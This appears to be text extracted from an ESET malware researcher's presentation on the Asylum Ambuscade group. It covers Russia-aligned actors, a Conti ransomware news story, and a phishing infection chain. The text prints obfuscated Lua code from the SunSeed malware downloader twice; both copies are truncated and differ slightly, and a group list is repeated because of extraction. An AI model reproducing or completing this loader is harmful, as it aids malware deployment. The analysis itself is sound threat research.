

Asylum Ambuscade

Cybercrime or cyberespionage?

Matthieu Faou | 14 April 2023



Digital Security
Progress. Protected.

\$whoami

- Matthieu Faou
- Senior Malware Researcher
- At ESET since 2016
- RE / APT research

ESET Response

In response to the shocking decision by the Russian Government to invade Ukraine, ESET, the leading endpoint protection platform vendor headquartered in the European Union, announced it **has stopped all sales to any individuals, businesses and organizations in Russia and Belarus.**

⊕ [Read full statement](#)



All critical institutions and operators of critical infrastructure in Ukraine have been offered a free upgrade to our highest-grade solution.

Between March and May 2022, we automatically extended expiring licenses for consumers in Ukraine at no cost.


For the time being, we are keeping our technical support in Ukraine operational in case new threats arise.

ESET discovered Industroyer2, multiple wipers, worms, ransomware families and a malware loader in Ukraine. We continue to monitor.

We have stopped all sales of our products in Russia and Belarus.

As part of our effort to support the affected regions, to date, the ESET Foundation donated 1 277 700 Euros for humanitarian relief in Ukraine.

“Russian **cybercriminals** are
targeting **Ukraine** and its **allies**”



Un groupe russe revendique la cyberattaque à l'Aluminerie Alouette, à Sept-Îles



L'Aluminerie Alouette, à Sept-Îles, a été victime il y a deux semaines d'une panne majeure qui a touché l'ensemble de ses systèmes informatiques et qui a été causée par « l'intrusion d'un tiers non autorisé » (archives).

PHOTO : RADIO-CANADA / KATY LAROUCHE

Le groupe a publié mercredi matin, sur son site web, ce qu'il affirme être 20 % des données volées de l'Aluminerie Alouette grâce à un rançongiciel.

Pour des raisons de sécurité, Radio-Canada n'a pas encore pu prendre connaissance des documents en question.

En réaction aux sanctions économiques de l'Occident, le groupe de cybercriminels russes a d'ailleurs affirmé son allégeance à la Russie.

Le groupe de pirates revendique des dizaines d'attaques de ce type sur son site web.

« Dans les derniers jours, les observations préliminaires ont révélé que certaines données d'employés auraient pu être compromises », déclare Maxime Lelièvre, conseiller en communication de l'Aluminerie Alouette.

Un service de surveillance et de protection de crédit a été offert gratuitement aux employés, ex-employés et retraités de l'entreprise. Du même souffle, l'Aluminerie Alouette indique avoir « agi sans délai pour bloquer l'accès non autorisé, sécuriser et rétablir ses serveurs et minimiser les impacts de cette situation. »

« On ne sait pas directement qui sont les individus derrière le groupe [du rançongiciel Conti] mais c'est un groupe de cybercriminels qui est actif depuis plusieurs années », explique Alexis Dorais-Joncas, spécialiste en cybersécurité de l'entreprise ESET basée à Montréal.

M. Dorais-Joncas souligne que le but du groupe de cybercriminels est d'abord de faire de l'argent et que les moyens employés sont

peu plus ratoureux et demander de l'argent une deuxième fois, même si la rançon a été payée », dit M. Dorais-Joncas.

De son côté, l'expert en cybersécurité Michel Juneau-Katsuya affirme que le groupe de cybercriminels russes aurait publié des données volées en ligne « probablement pour tenter de démontrer le sérieux de l'organisation et l'authenticité de la menace ».

« [Le groupe de cybercriminels russes] révèle qu'il a les informations de l'Aluminerie Alouette et qu'il est capable de pouvoir en dévoiler beaucoup plus. »

— Michel Juneau-Katsuya, PDG du groupe Northgate et ancien agent du SCRS



Michel Juneau-Katsuya est PDG du groupe Northgate et un ancien agent du SCRS.

PHOTO : RADIO-CANADA

M. Juneau-Katsuya ajoute que cette revendication « est un appui direct donné au président russe Vladimir Poutine et à son invasion de l'Ukraine », « C'est aussi une démonstration de force d'aller vers le Canada, un pays qui soutient l'Ukraine », note-t-il.

Russia-aligned groups involved in Ukraine and the region

Sandworm

Telebots/Voodoo Bear

The Dukes

Cozy Bear/APT29

Sednit

Fancy Bear/APT28

SaintBear

EmberBear/UNC2589

InvisiMole

Turla

Gamaredon

Callisto

SeaBorgium/COLD RIVER

Killnet

Buhtrap

Asylum

Ambuscade

Conti

Sandworm

Telebots/Voodoo Bear

The Dukes

Cozy Bear/APT29

Sednit

Fancy Bear/APT28

SaintBear

EmberBear/UNC2589

InvisiMole

Turla

Gamaredon

Callisto

SeaBorgium/COLD RIVER

Killnet

Buhtrap

Asylum

Ambuscade

Conti

Sandworm

Telebots/Voodoo Bear

The Dukes

Cozy Bear/APT29

Sednit

Fancy Bear/APT28

SaintBear

EmberBear/UNC2589

InvisiMole

Turla

Gamaredon

Callisto

SeaBorgium/COLD RIVER

Killnet

Buhtrap

Asylum

Ambuscade

Conti

Sandworm

Telebots/Voodoo Bear

The Dukes

Cozy Bear/APT29

Sednit

Fancy Bear/APT28

SaintBear

EmberBear/UNC2589

InvisiMole

Turla

Gamaredon

Callisto

SeaBorgium/COLD RIVER

Killnet

Buhtrap

Asylum

Ambuscade

Conti




Asylum Ambuscade: State Actor Uses Compromised Private Ukrainian Military Emails to Target European Governments and Refugee Movement

MARCH 01, 2022 |

MICHAEL RAGGI, ZYDECA CASS AND THE PROOFPOINT THREAT RESEARCH TEAM



Key Takeaways

- Proofpoint has identified a likely nation-state sponsored phishing campaign using a possibly compromised Ukrainian armed service member's email account to target European government personnel involved in managing the logistics of refugees fleeing Ukraine.
- The email included a malicious macro attachment which attempted to download a Lua-based malware dubbed SunSeed.
- The infection chain used in this campaign bears significant similarities to a historic campaign Proofpoint observed in July 2021, making it likely the same threat actor is behind both clusters of activity.
- Proofpoint is releasing this report in an effort to balance accuracy with responsibility to disclose actionable intelligence during a time of high-tempo conflict.



1st stage: Document

Macro / Follina (CVE-2022-30190)





Contains



Malicious XLS attachment

Downloads



Installer

Drops to establish persistence





LNK file


Installs





SunSeed downloader

















2nd stage: LUA SunSeed

```
local i=string.byte;local f=string.char;local c=string.sub;local D=table.concat;local u=math.ldexp;local C=getfenv or function()  
  return _ENV end;local l=setmetatable;local h=select;local r=unpack;local s=tonumber;local function F(t)local e,o,n="","",{}  
  local a=256;local d={}for l=0,a-1 do d[l]=f(l)end;local l=1;local function r()local e=s(c(t,l,l),36)l=l+1;local o=s(c(t,l,l+e-  
  1),36)l=l+e;return o end;e=f(r())n[1]=e;while l<#t do local l=r()if d[l]then o=d[l]else o=e..c(e,l,1)end;d[a]=e..c(o,l,1)n[#n+  
  1],e,a=o,o,a+1 end;return table.concat(n)end;local a=F('23727427422Z275235239275101M111Q1I1V27927B1727E1T1K23523B2751K10161H23  
5238275111M12161Q27Y27I2741V161I1G1S1U23523J27521C27Y1I171M2101H1P1M1G1723522X2751W1G27E13171Q27M22L21H1Q1V1M1W1A1028I1U28K28M28O2  
8423721J27E151M1027O27521M29823523628E28C28S27D27F1V21P161U1H27D29O27522M2352752372352342751T1627H23C27B1S1G101M1722L1R17171327V27  
X27Z1629I28P22V2752AL2AN22122K22K22321Z22L21S21T22L21U22322322L22221X22K2A627A274102AF2AH28P23A27B2931M132A82A523723F21F2352BM2741  
31G27G27H23D2751V1S1I1N29727L27N23H2752891V2932801K1I111H1I1K1M2BE2BH22R23N23W22A22R2741123721V23721W2751422B2CS21W22B2741822J2D52  
2J2741522R2D721W2CV2371523F1J2D023F2D8223D52232DD2DF2D02DI2DK26R2DN2DD23F26B2DZ2371C1Z2CS22K1Z2DD22Z2D722F2772DJ23F25F2E3181J2D52  
DM2E41R2D51R2CW22B2DG2D72371023F2D52D02EV2D423W2232EU141B2CS22G1B2CW2DU2DH2CW2742362D12741426Z2D526Z2D82EX23W21W2EZ2DK2DG2EZ112FB2  
DI10132D5132BH2FY2FO2G02371223F22B2FF2D026R2G423721T2742GB2FN21T2GA2FX2E72G42GK23W21U2GM2F12F32FH26J2CS22C26J2FA2DG2DI2CX21F2FF2D2  
2632D52632FA2CV2FC2EV25F2D52EH2371425N2D  
  525N2D82G221W2G42DE2742HA2CX2H927B24Z2CS22324Z2CW23F2CV21X2EZ1322R23W23W21T2I41C112EZ2292EZ');local n=bit and bit.bxor or  
  function(l,e)local o,n=1,0 while l>0 and e>0 do local a,c=1%2,e%2 if a==c then n=n+o end l=e=(l-a)/2 (e-c)/2 o*=2 end if l<e
```


2nd stage: LUA SunSeed

```
local i=string.byte;local f=string.char;local c=string.sub;local D=table.concat;local u=math.ldexp;local C=getfenv or function()  
  return _ENV end;local l=setmetatable;local h=select;local r=unpack;local s=tonumber;local function F(t)local e,o,n="","",{}  
  local a=256;local d={}for l=0,a-1 do d[l]=f(l)end;local l=1;local function r()local e=s(c(t,l,l),36)l=l+1;local o=s(c(t,l,l+e-  
  1),36)l=l+e;return o end;e=f(r())n[1]=e;while l<#t do local l=r()if d[l]then o=d[l]else o=e..c(e,l,1)end;d[a]=e..c(o,1,1)n[#n+  
  1],e,a=o,o,a+1 end;return table.concat(n)end;local a=F('23727427422Z275235239275101M111Q1I1V27927B1727E1T1K23523B2751K10161H23  
5238275111M12161Q27Y27I2741V161I1G1S1U23523J27521C27Y1I171M2101H1P1M1G1723522X2751W1G27E13171Q27M22L21H1Q1V1M1W1A1028I1U28K28M28O2  
8423721J27E151M1027O27521M29823523628E28C28S27D27F1V21P161U1H27D29027522M2352752372352342751T1627H23C27B1S1G101M1722L1R17171327V27  
X27Z1629I28P22V2752AL2AN22122K22K22321Z22L21S21T22L21U22322322L22221X22K2A627A274102AF2AH28P23A27B2931M132A82A523723F21F2352BM2741  
31G27G27H23D2751V1S1I1N29727L27N23H2752891V2932801K1I111H1I1K1M2BE2BH22R23N23W22A22R2741123721V23721W2751422B2CS21W22B2741822J2D52  
